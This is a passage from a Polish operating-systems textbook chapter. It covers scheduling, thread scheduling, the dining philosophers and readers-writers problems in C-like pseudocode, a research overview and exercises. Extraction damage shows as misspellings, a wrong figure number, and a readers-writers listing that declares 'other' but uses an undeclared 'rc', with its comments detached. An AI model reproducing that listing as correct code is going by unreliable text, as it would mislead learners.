Dla przykładu rozważmy system z dwoma użytkownikami, z których każdemu obiecano po 50% czasu procesora. Użytkownik nr 1 ma 4 procesy: A, B, C i D , a użytkownik 2 ma tylko 1 proces — E . Gdyby zastosowano szeregowanie cykliczne, to możliwa sekwencja szeregowania, która spełniłaby wszystkie ograniczenia, mogłaby mieć następującą postać:

A E B E C E D E A E B E C E D E ...

Jeśli natomiast użytkownik nr 1 byłby uprawniony do uzyskania dwa razy tyle czasu procesora co użytkownik 2, moglibyśmy otrzymać następującą sekwencję:

A B E C D E A B E C D E ...

Oczywiście istnieje wiele innych możliwości, które można wykorzystać. Wszystko zależy od tego, co rozumiemy pod pojęciem sprawiedliwości.

2.4.4. Szeregowanie w systemach czasu rzeczywistego

System czasu rzeczywistego to taki system, w którym czas odgrywa kluczową rolę. Zazwyczaj jedno lub kilka fizycznych urządzeń zewnętrznych generuje bodźce, a komputer musi na nie właściwie reagować w ciągu ustalonego czasu. Przykładowo komputer w odtwarzaczu płyt kompaktowych otrzymuje bity w miarę uzyskiwania ich z napędu i musi przetworzyć je na muzykę w ciągu bardzo krótkiego odcinka czasu. Jeśli obliczenia będą trwały zbyt długo, muzyka zabrzmi dziwnie. Innym przykładem systemów czasu rzeczywistego są systemy monitorujące pacjentów w szpitalach na oddziałach intensywnej terapii, systemy automatycznego pilotażu w samolotach oraz sterowania robotami w zautomatyzowanej fabryce. We wszystkich tych przypadkach otrzymanie prawidłowej odpowiedzi zbyt późno często jest tak samo złe, jak całkowity brak odpowiedzi.

Systemy czasu rzeczywistego ogólnie można podzielić na dwie kategorie: *twarde systemy czasu rzeczywistego*, gdzie występują ścisłe terminy, które koniecznie muszą być dotrzymane, oraz *miękkie systemy czasu rzeczywistego*, gdzie sporadyczne niedotrzymanie terminu jest niepożądane, niemniej jednak może być tolerowane. W obu przypadkach działanie w czasie rzeczywistym osiąga się poprzez podzielenie programu na szereg procesów. Działanie każdego z nich jest przewidywalne i z góry znane. Procesy te są, ogólnie rzecz biorąc, krótkotrwałe, a ich realizacja często zajmuje poniżej sekundy. W przypadku wykrycia zdarzenia zewnętrznego zadaniem programu szeregującego jest uszeregowanie procesów w taki sposób, aby były spełnione wszystkie terminy.

Zdarzenia, na które system czasu rzeczywistego musi odpowiadać, można podzielić na *okresowe* (występujące w regularnych odstępach czasu) lub *nieokresowe* (występujące w sposób nieprzewidywalny). System może być zmuszony do udzielania odpowiedzi na wiele okresowych strumieni zdarzeń. W zależności od tego, ile czasu potrzeba na przetwarzanie każdego zdarzenia, system może mieć trudności w obsłużeniu wszystkich zdarzeń. Jeśli np. jest m okresowych zdarzeń, a zdarzenie i występuje okresowo co P_i i wymaga C_i sekund procesora na obsługę, to obciążenie może być obsłużone tylko wtedy, gdy:

$$\sum_{i=1}^m \frac{C_i}{P_i} \leq 1$$

System czasu rzeczywistego, spełniający to kryterium, określa się jako *szeregowalny* (ang. *schedulable*). Oznacza to, że może być praktycznie zaimplementowany. Proces, który nie przejdzie tego testu, nie może być zrealizowany, ponieważ całkowity czas procesora, którego procesy łącznie potrzebują, wynosi więcej, niż procesor CPU może dostarczyć.

Dla przykładu rozważmy miękki system czasu rzeczywistego z trzema okresowymi zdarzeniami, o okresach odpowiednio 100, 200 i 500 ms. Jeśli zdarzenia te wymagają odpowiednio 50, 30 i 100 ms czasu procesora na zdarzenie, to system jest szeregowalny, ponieważ $0,5 + 0,15 + 0,2 < 1$. Jeśli zostanie dodane czwarte zdarzenie o okresie 1 s, to system pozostanie szeregowalny, o ile zdarzenie to nie będzie wymagało więcej niż 150 ms czasu procesora na zdarzenie. W tym obliczeniu przyjmuje się niejawne założenie, że koszt przełączania kontekstu jest tak niewielki, że można go pominąć.

Algorytmy szeregowania w systemach czasu rzeczywistego mogą być statyczne lub dynamiczne. Pierwsze z nich podejmują decyzje dotyczące szeregowania, zanim system rozpocznie działanie. Drugie podejmują decyzje o szeregowaniu podczas działania systemu. Statyczne szeregowanie działa tylko wtedy, gdy z góry istnieją dokładne informacje o tym, jakie prace są do

wykonania oraz jakich terminów należy dotrzymać. Dynamiczne algorytmy szeregowania nie mają takich ograniczeń. Omówienie konkretnych algorytmów szeregowania w systemach czasu rzeczywistego odłożymy do rozdziału 7., w którym będziemy omawiać multimedialne systemy czasu rzeczywistego.

2.4.5. Oddzielenie strategii od mechanizmu

Do tej pory zakładaliśmy, że wszystkie procesy w systemie należą do różnych użytkowników, a w związku z tym rywalizują pomiędzy sobą o procesor. Choć często jest to prawda, czasami się zdarza, że jeden proces ma wiele dzieci działających pod jego kontrolą. Proces zarządzania bazą danych może mieć wiele dzieci. Każde dziecko może obsługiwać inne żądanie lub każde może mieć specyficzną funkcję do wykonania (parsowanie kwerend, dostęp do dysku itp.). Istnieje możliwość, że główny proces dokładnie wie, które z jego dzieci są najważniejsze (mają najbardziej ścisłe ograniczenia czasowe), a które najmniej ważne. Niestety, żaden z algorytmów szeregowania omówionych wcześniej nie uwzględnia informacji od procesów użytkownika podczas podejmowania decyzji związanych z szeregowaniem. W rezultacie programy szeregujące rzadko dokonują najlepszego wyboru.

Rozwiązańem tego problemu jest oddzielenie *mechanizmu szeregowania od strategii szeregowania*. Zasada ta ma ugruntowaną pozycję od wielu lat [Levin et al., 1975]. Oznacza to, że algorytm szeregowania jest w pewien sposób sparametryzowany, ale parametry mogą być podawane przez procesy użytkownika. Rozważmy ponownie przykład z bazą danych. Przypuśćmy, że jądro używa algorytmu szeregowania z wykorzystaniem priorytetów, ale udostępnia wywołanie systemowe, dzięki któremu proces może ustawić (i zmienić) priorytety swoich dzieci. W ten sposób proces-rodzic może szczegółowo kontrolować sposób szeregowania swoich dzieci, nawet jeśli sam nie realizuje szeregowania. W tym przypadku mechanizm znajduje się w jądrze, ale strategię ustalają procesy użytkownika. Kluczową koncepcją jest oddzielenie strategii od mechanizmu.

2.4.6. Szeregowanie wątków


Jeśli każdy z kilku procesów składa się z kilku wątków, mamy do czynienia z dwoma poziomami współbieżności: procesami i wątkami. Szeregowanie w takich systemach różni się znaczco w zależności od tego, czy są wykorzystywane wątki na poziomie użytkownika, wątki na poziomie jądra (czy oba rodzaje).

Rozważmy najpierw sytuację wątków na poziomie użytkownika. Ponieważ jądro nie jest świadome istnienia wątków, działa tak jak zawsze — wybiera proces, np. A, i przydziela mu sterowanie na ustalony kwant czasu. Program szeregowania wątków wewnętrz procezu A decyduje o tym, który wątek ma być uruchomiony, np. A1. Ponieważ nie ma przerwań zegara do wieloprogramowości wątków, wątek ten może działać tak długo, jak będzie chciał. Jeśli zużyje cały kwant, jądro wybierze inny proces do uruchomienia.

Kiedy proces A uruchomi się następnym razem, wątek A1 wznowi swoje działanie. Będzie kontynuował korzystanie z czasu procesora A do momentu swojego zakończenia. Jego antyspołeczne zachowanie nie będzie jednak miało wpływu na pozostałe procesy. Procesy te otrzymają tyle, ile program szeregujący uzna za właściwe, niezależnie od tego, czy coś się będzie działało wewnętrz procezu A.

Rozważmy teraz przypadek, w którym wątki procesu A mają stosunkowo niewiele zadań do wykonania w ciągu jednego przydziału procesora — np. 5 ms pracy w czasie kwantu trwającego

50 ms. W konsekwencji każdy będzie działał przez chwilę, a następnie zwróci procesor do programu szeregującego wątki. Może to doprowadzić do sekwencji A1, A2, A3, A1, A2, A3, A1, A2, A3, A1, po której jądro przełącza się do procesu B. Sytuację tę pokazano na rysunku 2.22(a).



Rysunek 2.22. (a) Możliwe uszeregowanie wątków zarządzanych na poziomie użytkownika w przypadku kwantu o czasie trwania 50 ms i wątkach działających przez 5 ms na jeden przydział procesora; (b) możliwe uszeregowanie wątków zarządzanych przez jądro przy tych samych parametrach co w przypadku (a)

Środowisko wykonawcze może wykorzystać dowolny z algorytmów szeregowania opisanych powyżej. W praktyce najczęściej stosowanymi algorytmami są szeregowanie cykliczne oraz szeregowanie oparte na priorytetach. Jedynym ograniczeniem jest brak przerwania zegarowego, które mogłoby wstrzymać wątek działający zbyt długo. Ponieważ wątki współpracują ze sobą, zazwyczaj taki problem nie występuje.

Rozważmy teraz przypadek wątków zarządzanych na poziomie jądra. W tej sytuacji jądro wybiera określony wątek do uruchomienia. Nie musi przy tym brać pod uwagę, do jakiego procesu należy ten wątek, ale może to zrobić, jeśli tego chce. Wątek otrzymuje kwant czasu, a jeśli go przekroczy, jest przymusowo zawieszany. Przy kwancie o długości 50 ms i wątkach blokujących się po 5 ms kolejność wątków dla okresu 30 ms może być następująca: A1, B1, A2, B2, A3, B3. Taka kolejność nie jest możliwa przy tych samych parametrach i wątkach zarządzanych na poziomie użytkownika. Sytuację tę częściowo pokazano na rysunku 2.21(b).

Najważniejszą różnicą pomiędzy wątkami na poziomie użytkownika a wątkami na poziomie jądra jest wydajność. Wykonanie przełączania wątków w przypadku wątków zarządzanych na poziomie użytkownika zajmuje kilka instrukcji maszynowych. W przypadku wątków na poziomie jądra wymagane jest pełne przełączenie kontekstu, zmiana mapy pamięci i dezaktualizacja pamięci cache, co przebiega o kilka rzędów wielkości wolniej. Z drugiej strony, w przypadku wątków zarządzanych na poziomie jądra, blokada wątku na operacji wejścia-wyjścia nie powoduje zawieszenia całego procesu, jak to ma miejsce w przypadku wątków zarządzanych na poziomie użytkownika.

Ponieważ jądro wie, że przełączenie z wątku w procesie A do wątku w procesie B jest bardziej kosztowne niż uruchomienie drugiego wątku w procesie A (z uwagi na konieczność zmiany mapy pamięci oraz dezaktualizacji pamięci cache), przy podejmowaniu decyzji może wziąć pod uwagę te informacje. Jeśli np. istnieją dwa tak samo ważne wątki, przy czym jeden z nich należy do tego samego procesu co wątek, który się zablokował, a drugi należy do innego procesu, to pierwszeństwo może być udzielone temu pierwszemu.


Istotną rolę odgrywa również to, że wątki zarządzane na poziomie użytkownika mogą wykorzystywać mechanizm szeregowania specyficzny dla aplikacji. Rozważmy dla przykładu serwer WWW z rysunku 2.6. Założymy, że wątek pracownika właśnie się zablokował, a wątek dyspozycytor i dwa wątki pracowników są gotowe. Który powinien zadziałać jako następny? Środowisko wykonawcze, wiedząc o tym, co robią wszystkie wątki, może z łatwością wybrać wątek dyspozycytor, tak aby mógł uruchomić następnego pracownika. Taka strategia maksymalizuje współczynnik współpracy w środowisku, w którym wątki pracowników często blokują się na dyskowych operacjach wejścia-wyjścia. Gdyby zostały zastosowane wątki na poziomie jądra, jądro nigdy nie wiedziałoby, co robi każdy z wątków (chociaż można by im było przypisać różne priorytety). Jednak ogólnie rzecz biorąc, mechanizmy szeregowania wątków na poziomie aplikacji potrafią dostroić aplikację lepiej, niż potrafi to zrobić jądro.

2.5. KLASYCZNE PROBLEMY KOMUNIKACJI MIĘDZY PROCESAMI

Literatura dotycząca systemów operacyjnych pełna jest interesujących problemów, które były szeroko dyskutowane i analizowane przy użyciu różnych metod synchronizacji. W poniższych punktach przeanalizujemy trzy z bardziej znanych problemów.

2.5.1. Problem pięciu filozofów

W 1965 roku Dijkstra sformułował i rozwiązał problem synchronizacji, który nazwał *problemem pięciu filozofów*. Od tego czasu każdy, kto wynajdywał nowy prymityw synchronizacji, czuł się zobowiązany do zademonstrowania zalet nowego prymitywu poprzez pokazanie jego wykorzystania jako eleganckiego rozwiązania problemu pięciu filozofów. Problem dość prosto można sformułować w następujący sposób: pięciu filozofów siedzi przy okrągłym stole. Przed każdym z nich stoi talerz spaghetti. Jest ono tak śliskie, że filozofowie potrzebują dwóch widelców, aby mogli je jeść. Pomiędzy każdą parą talerzy leży jeden widelec. Rozmieszczenie filozofów przy stole pokazano na rysunku 2.23.



Rysunek 2.23. Obiad na wydziale filozofii

Życie filozofów składa się z naprzemiennych okresów jedzenia i rozmyślania (jest to pewna abstrakcja nawet w przypadku filozofów, ale inne działania nie są tutaj ważne). Kiedy filozof zaczyna czuć głód, próbuje sięgnąć po widelce z lewej i prawej strony — po jednym na raz i w dowolnej kolejności. Jeśli uda mu się zdobyć dwa widelce, je przez chwilę, a następnie odkłada widelce i kontynuuje rozmyślanie. Zasadnicze pytanie brzmi: czy potrafisz napisać program dla każdego z filozofów, który będzie wykonywał wymagane operacje i nigdy się nie zablokuje? (Wymaganie posiadania dwóch widelców jest trochę sztuczne; być może należałoby przerzucić się z kuchni włoskiej na chińską i zastąpić spaghetti ryżem, a widelce pałeczkami).

Oczywiste rozwiązanie pokazano na listingu 2.15. Procedura `take_fork` oczekuje, aż określony widelec stanie się dostępny, a następnie go podnosi. Niestety, oczywiste rozwiązanie jest błędne. Przypuśćmy, że wszystkich pięciu filozofów jednocześnie podniosło swoje lewe widelece. Żaden z nich nie będzie mógł podnieść swojego prawego widełka i powstanie zakleszczenie.

Listing 2.15. Błędne rozwiązanie problemu pięciu filozofów

```
#define N 5          /* liczba filozofów */
void philosopher(int i)    /* i: numer filozofa — od 0 do 4 */
{
    while (TRUE) {
        think();           /* filozof rozmyśla */
        take_fork(i);      /* podniesienie lewego widełka */
        take_fork((i+1) % N); /* podniesienie prawego widełka; % to operator modulo */
        eat();              /* mniam, mniam, spaghetti */
        put_fork(i);        /* odłożenie lewego widełka na stół */
        put_fork((i+1) % N); /* odłożenie prawego widełka na stół */
    }
}
```

Moglibyśmy zmodyfikować program w taki sposób, aby po wzięciu lewego widełka sprawdzał, czy prawy widelec jest dostępny. Jeśli nie, filozof powinien odłożyć lewy widelec, poczekać jakiś czas, a następnie powtórzyć cały proces. Propozycja ta również nie rozwiązuje problemu. Tym razem z innego powodu. Przy odrabianie pecha wszyscy filozofowie mogliby zacząć algorytm jednocześnie. Wzięliby widelece znajdujące się z lewej strony, zorientowaliby się, że po prawej stronie widelece są niedostępne, odłożyliby widelece z lewej, poczekali, znów jednocześnie podnieśli widelece z lewej strony, i tak dalej, w nieskończoność. Taka sytuacja, w której wszystkie programy działają w nieskończoność bez żadnego postępu, nazywa się *zagłodzeniem* (nazywa się zagłodzeniem nawet wtedy, gdy akcja nie rozgrywa się we włoskiej czy też chińskiej restauracji).

Można by sądzić, że jeśli po nieudanej próbie podniesienia widełka z prawej strony filozofowie będą czekać przez losowy czas, zamiast zawsze taki sam, szansa na to, że system się zablokuje na długo, jest bardzo mała. Ta obserwacja okazuje się słuszna i niemal we wszystkich aplikacjach ponownie próbę za jakiś czas nie stanowi problemu. Jeśli np. w popularnej lokalnej sieci komputerowej Ethernet dwa komputery jednocześnie wysiąą pakiet, każdy z nich czeka losowy czas i ponawia próbę. W praktyce takie rozwiązanie się sprawdza. W niektórych zastosowaniach potrzebne jest jednak rozwiązanie, które działa zawsze i nie może zawieść z powodu nieznanej serii liczb losowych. Wystarczy pomyśleć o systemie bezpieczeństwa w elektrowni atomowej.

Aby usprawnić kod z listingu 2.15 w taki sposób, by pozbawić go problemu zakleszczeń i zagłodzenia, wystarczy zabezpieczyć pięć instrukcji następujących po wywołaniu operacji `think` semaforem binarnym. Przed przystąpieniem do podnoszenia widełków filozof mógłby wykonać operację `down` na zmiennej `mutex`. Po odłożeniu widełków powinien on wykonać ope-

rację up na zmiennej mutex. Teoretycznie rozwiązywanie to jest właściwe. Praktycznie charakteryzuje się obniżoną wydajnością: w dowolnym momencie będzie mógł jeść tylko jeden filozof. Ponieważ jest dostępnych pięć widelców, w tym samym czasie dwóch filozofów powinno mieć możliwość jedzenia.

Rozwiązywanie zaprezentowane na listingu 2.16 jest wolne od zakleszczeń i umożliwia maksymalny stopień współbieżności dla dowolnej liczby filozofów. Wykorzystano w nim tablicę state, która służy do śledzenia tego, czy filozof je, myśli, czy jest głodny (próbuje wziąć widelce). Filozof może przejść do stanu jedzenia tylko wtedy, gdy żaden z jego sąsiadów nie je. Sąsiedzi filozofa o numerze i są zdefiniowani za pomocą makr LEFT i RIGHT. Mówiąc inaczej, jeśli i wynosi 2, to LEFT ma wartość 1, a RIGHT — 3.

Listing 2.16. Rozwiązywanie problemu pięciu filozofów

```
#define N      5          /* liczba filozofów */
#define LEFT    (i+N-1)%N /* numer lewego sąsiada filozofa i */
#define RIGHT   (i+1)%N  /* numer prawego sąsiada filozofa i */
#define THINKING 0        /* filozof rozmyśla */
#define HUNGRY   1        /* filozof próbuje podnieść widelce */
#define EATING   2        /* filozof je */
typedef int semaphore;
int state[N];
semaphore mutex = 1;
semaphore s[N];
void philosopher(int i)
{
    while (TRUE) {
        think();
        take_forks(i);
        eat();
        put_forks(i);
    }
}
void take_forks(int i) /* i: numer filozofa — od 0 do N-1 */
{
    down(&mutex);
    state[i] = HUNGRY;
    test(i);
    up(&mutex);
    down(&s[i]);
}
void put_forks(int i) /* i: numer filozofa — od 0 do N-1 */
{
    down(&mutex);
    state[i] = THINKING;
    test(LEFT);
    test(RIGHT);
    up(&mutex);
}
void test(i)           /* i: numer filozofa — od 0 do N-1 */
{
    if (state[i] == HUNGRY && state[LEFT] != EATING && state[RIGHT] != EATING) {
        state[i] = EATING;
        up(&s[i]);
    }
}
```

Program wykorzystuje tablicę semaforów — po jednym dla każdego filozofa. W związku z tym, jeśli potrzebne widelce są zajęte, głodny filozof przechodzi do stanu zablokowania. Zwróćmy uwagę, że każdy proces uruchamia procedurę `philosopher` jako swój główny kod, natomiast inne procedury: `take_forks`, `put_forks` i `test` są zwykłymi procedurami, a nie oddzielnymi procesami.

2.5.2. Problem czytelników i pisarzy

Problem pięciu filozofów przydaje się do modelowania procesów, które rywalizują o wyłączny dostęp do ograniczonych zasobów, np. urządzeń wejścia-wyjścia. Innym znanym problemem jest problem czytelników i pisarzy [Courtois et al., 1971], który modeluje dostęp do bazy danych. Dla przykładu wyobraźmy sobie system rezerwacji lotniczej zawierający wiele rywalizujących ze sobą procesów, które chcą czytać go i zapisywać. Dopuszczalna jest sytuacja, w której wiele procesów jednocześnie czyta bazę danych, ale jeśli jeden proces aktualizuje (zapisuje) bazę danych, żaden inny proces — nawet czytelnicy — nie może uzyskać dostępu do bazy danych. Problem polega na tym, w jaki sposób zaprogramować procesy czytelników i pisarzy? Jedno z rozwiązań przedstawiono na listingu 2.17.

Listing 2.17. Rozwiązywanie problemu czytelników i pisarzy

```

typedef int semaphore;
semaphore mutex = 1;
semaphore db = 1;
int other;
void reader(void)
{
    while (TRUE) {
        down(&mutex);
        rc = rc + 1;
        if (rc == 1) down(&db);
        up(&mutex);
        read_data_base( );
        down(&mutex);
        rc = rc - 1;
        if (rc == 0) up(&db);
        up(&mutex);
        use_data_read( );
    }
}
void writer(void)
{
    while (TRUE) {
        think_up_data( );
        down(&db);
        write_data_base( );
        up(&db);
    }
}

/* użijmy swojej wyobraźni */
/* zarządza dostępem do zmiennej 'rc' */
/* zarządza dostępem do bazy danych */
/* liczba procesów, które czytają lub chcą czytać */

/* pętla nieskończona */
/* uzyskanie wyłącznego dostępu do zmiennej 'rc' */
/* teraz jest o jednego czytelnika więcej */
/* jeśli to był pierwszy czytelnik... */
/* zwolnienie wyłącznego dostępu do 'rc' */
/* dostęp do danych */
/* uzyskanie wyłącznego dostępu do zmiennej 'rc' */
/* teraz jest o jednego czytelnika mniej */
/* jeśli to jest ostatni czytelnik... */
/* zwolnienie wyłącznego dostępu do 'rc' */
/* region niekrytyczny */

/* pętla nieskończona */
/* region niekrytyczny */
/* uzyskanie wyłącznego dostępu */
/* aktualizacja danych */
/* zwolnienie wyłącznego dostępu */

```

W pokazanym rozwiążaniu pierwszy czytelnik, który chce uzyskać dostęp do bazy danych, wykonuje operację down na semaforze db. Kolejni czytelnicy jedynie inkrementują licznik rc. Kiedy czytelnicy przestają korzystać z bazy danych, dekrementują licznik. Ostatni z nich wykonuje operację up na semaforze, pozwalając na skorzystanie z bazy danych zablokowanemu pisarzowi, jeśli taki jest.

Zaprezentowane tutaj rozwiązywanie niejawnie zawiera subtelną decyzję, na którą warto zwrócić uwagę. Założymy, że podczas gdy czytelnik korzysta z bazy danych, inny czytelnik zgłasza chęć dostępu do bazy danych. Ponieważ dwóch czytelników w tym samym czasie nie jest problemem, drugi czytelnik uzyskuje prawo dostępu. Następni czytelnicy również mogą uzyskać dostęp, jeśli zgłoszą taką chęć.

Założymy teraz, że pojawia się pisarz. Nie może on uzyskać dostępu do bazy danych, ponieważ pisarze muszą mieć dostęp na wyłączność, zatem pisarz jest zawieszany. Po pewnym czasie pojawiają się dodatkowi czytelnicy. Tak długo, jak co najmniej jeden czytelnik jest aktywny, kolejni czytelnicy uzyskują dostęp. Konsekwencja stosowania tej strategii będzie taka, że jeśli wystąpiły stały dopływ czytelników, każdy z nich otrzyma dostęp natychmiast po przybyciu. Pisarz będzie zawieszony dopóki nie będzie żadnego czytelnika. Jeśli nowy czytelnik będzie zgłaszał chęć dostępu, np. co 2 s, a wykonanie jego pracy zajmie 5 s, to pisarz nigdy nie uzyska dostępu.

Aby zapobiec tej sytuacji, można by napisać program nieco inaczej: kiedy czytelnik zgłasza chęć skorzystania z bazy danych, a pisarz czeka, nie otrzymuje dostępu natychmiast, tylko jest zawieszany do czasu obsłużenia pisarza. W ten sposób pisarz musi czekać na czytelników, którzy byli aktywni w momencie jego zgłoszenia, ale nie musi czekać na czytelników, którzy zgłosili się po nim. Wada tego rozwiązania polega na tym, że zapewnia ono niższy stopień współprzejności, a tym samym niższą wydajność. Courtois i współpracownicy zaprezentowali rozwiązanie, które nadaje priorytet pisarzom. Szczegółowe informacje można znaleźć w ich artykule.

2.6. PRACE BADAWCZE NAD PROCESAMI I WĄTKAMI

W rozdziale 1. przyjrzaliśmy się wybranym pracom badawczym dotyczącym struktury systemów operacyjnych. W tym i w kolejnych rozdziałach przyjrzymy się bardziej ukierunkowanym badaniom, rozpoczęniemu od procesów. Jak się okaże z czasem, niektóre zagadnienia mają bardziej ugruntowaną pozycję od innych. Znacznie więcej badań dotyczy nowych zagadnień. Zagadnienia obecne od dziesięcioleci są przedmiotem badań znacznie rzadziej.

Przykładem dość dobrze ugruntowanego tematu jest pojęcie procesu. Niemal w każdym systemie występuje pojęcie procesu rozumianego jako kontener pozwalający na grupowanie powiązanych ze sobą zasobów, takich jak przestrzeń adresowa, wątki, otwarte pliki, uprawnienia dostępu itp. W innych systemach grupowanie jest wykonywane nieco inaczej, ale są to jedynie różnice inżynierskie. Podstawowa idea nie jest zbyt kontrowersyjna, a tematowi procesów nie poświęca się zbyt wielu nowych badań.

Wątki są nowszym mechanizmem niż procesy, ale i one są obecne już od dość długiego czasu. Pomimo to od czasu do czasu pojawia się artykuł poświęcony wątkom — np. na temat klasteryzacji wątków w systemach wieloprocesorowych [Tam et al., 2007] lub skalowania w nowoczesnych systemach operacyjnych z obsługą wielu wątków i wielu rdzeni, takich jak Linux [Boyd-Wickizer, 2010].

Szczególnie aktywny obszar to badania dotyczące rejestrowania i odtwarzania realizacji procesów [Viennot et al., 2013]. Odtwarzanie pomaga programistom wyśledzić trudne do znalezienia błędy, a ekspertom od zabezpieczeń — badać incydenty.

Wiele współczesnych badań w społeczności zajmującej się tematyką systemów operacyjnych dotyczy zagadnień bezpieczeństwa. Liczne przykłady dowodzą, że użytkownicy potrzebują lepszej ochrony przed intruzami (a czasami przed samymi sobą). Jedno z podejść polega na śledzeniu i uważnym ograniczaniu przepływu informacji w systemie operacyjnym [Giffin et

al., 2012]. Szeregowanie (zarówno w systemach jednoprocesorowych, jak i wieloprocesorowych) w dalszym ciągu jest zagadniением znajdującym się w kręgu zainteresowania badaczy. Niektóre badania dotyczą zagadnień energooszczędnego szeregowania na urządzeniach mobilnych [Yuan i Nahrstedt, 2006], szeregowania z obsługą hiperwątkowości [Bulpin i Pratt, 2005] oraz szeregowania z uprzedzeniami (ang. *bias-aware scheduling*) [Koufati, 2010]. Wraz ze wzrostem zapotrzebowania na obliczenia wykonywane na słabych, ograniczonych pojemnością baterii smartfonach niektórzy badacze proponują przenieść procesy do bardziej wydajnych serwerów w chmurze [Gordon et al., 2012]. Trzeba jednak przyznać, że nie ma zbyt wielu projektantów systemu, którzy chodziliby cały dzień z miejsca na miejsce, zalażując ręce z powodu braku dobrych algorytmów szeregowania wątków. Zatem wygląda na to, że taki typ badań jest bardziej inspirowany przez samych badaczy niż przez oczekiwania użytkowników. Podsumujmy: procesy, wątki i szeregowanie nie są gorącymi tematami badań, tak jak to było kiedyś. Badania są prowadzone nad takimi zagadnieniami jak zarządzanie energią, wirtualizacja, przetwarzanie w chmurze i zabezpieczenia.

2.7. PODSUMOWANIE

W celu ukrycia efektu przerwań systemy operacyjne dostarczają pojęciowego modelu składającego się z sekwencyjnych procesów działających wspólnie. Procesy można tworzyć i niszczyć dynamicznie. Każdy proces ma własną przestrzeń adresową.

W przypadku niektórych aplikacji przydatne jest istnienie wielu wątków sterowania w obrębie pojedynczego procesu. Wątki te są szeregowane niezależnie, a każdy z nich ma własny stos, choć wszystkie wątki w procesie współdzielą wspólną przestrzeń adresową. Wątki mogą być implementowane na poziomie przestrzeni użytkownika lub na poziomie jądra.

Procesy mogą się ze sobą komunikować z wykorzystaniem prymitywów komunikacji między procesami, takich jak semafory, monitory lub komunikaty. Prymitywy te wykorzystuje się po to, by zapewnić, że żadne dwa procesy nigdy nie znajdą się w swoich regionach krytycznych w tym samym czasie — taka sytuacja prowadzi bowiem do chaosu. Proces może działać, być w stanie gotowości do działania lub zablokowania. Status procesu może się zmienić, kiedy ten proces lub jakiś inny proces wykonają jeden z prymitywów komunikacji między procesami. Na podobnej zasadzie działa komunikacja między wątkami.

Prymitywy komunikacji między procesami można wykorzystać do rozwiązywania takich problemów, jak producent-konsument, pięciu filozofów oraz czytelnik-pisarz. Nawet w przypadku stosowania tych prymitywów należy zachować ostrożność w celu uniknięcia błędów i zakleszczeń.

W niniejszym rozdziale przeanalizowaliśmy wiele algorytmów szeregowania. Niektóre z nich są używane głównie w systemach wsadowych — np. szeregowanie w pierwszej kolejności najbliższego zadania. Inne wykorzystuje się powszechnie zarówno w systemach wsadowych, jak i w interaktywnych. Do tej grupy należy szeregowanie cykliczne, szeregowanie bazujące na priorytetach, wielopoziomowe kolejki, szeregowanie gwarantowane oraz szeregowanie według sprawiedliwego przydziału. W niektórych systemach istnieje czytelna granica pomiędzy mechanizmami szeregowania a strategią szeregowania. Dzięki temu podziałowi użytkownicy mogą kontrolować algorytm szeregowania.

PYTANIA

1. Na rysunku 2.2 pokazano trzy stany procesu. Teoretycznie przy trzech stanach może być sześć przejść — po dwa dla każdego ze stanów. Pokazano jednak tylko cztery przejścia. Czy istnieją jakieś okoliczności, w których może wystąpić jedno brakujące przejście lub oba takie przejścia?
2. Przypuśćmy, że masz zaprojektować zaawansowaną architekturę komputerową, w której przełączanie procesów jest realizowane na poziomie sprzętu, a nie przerwań. Jakich informacji będzie potrzebował procesor? Opisz, w jaki sposób może działać sprzętowe przełączanie procesów.
3. We wszystkich współczesnych komputerach przynajmniej pewna część procedur obsługi przerwań jest napisana w języku asemblera. Dlaczego?
4. Kiedy przerwanie lub wywołanie systemowe przekazują sterowanie do systemu operacyjnego, zazwyczaj używany jest obszar stosu jądra oddzielny od stosu przerwanego procesu. Dlaczego?
5. System komputerowy ma wystarczająco dużo miejsca w pamięci głównej, aby pomieścić pięć programów. Przez połowę czasu programy te są w stanie oczekiwania na wejście-wyjście. Jaki ułamek czasu procesora jest marnotrawiony?
6. Komputer jest wyposażony w 4 GB pamięci RAM, z której system operacyjny zajmuje 512 MB. Każdy proces zajmuje 256 MB (dla uproszczenia). Wszystkie procesy mają te same własności. Jaki jest maksymalny czas oczekiwania na wejście-wyjście, jeśli celem jest 99% wykorzystania procesora?
7. Jeśli wiele zadań działa współbieżnie, ich realizacja może zakończyć się szybciej w porównaniu z sytuacją, kiedy działałyby one sekwencyjnie. Przypuśćmy, że dwa zadania, z których każde wymaga 10 min czasu procesora, rozpoczyna się równocześnie. Ile czasu zajmie wykonanie ostatniego, jeśli będą działały sekwencyjnie? A ile, jeśli będą działały współbieżnie? Zakładany czas oczekiwania na urządzenia wejścia-wyjścia wynosi 50%.
8. Rozważmy system wieloprogramowy 6. stopnia (tzn. w tym samym czasie w pamięci jest sześć programów). Założmy, że każdy proces spędza 40% swojego czasu w oczekiwaniu na wejście-wyjście. Ile wynosi procent wykorzystania procesora?
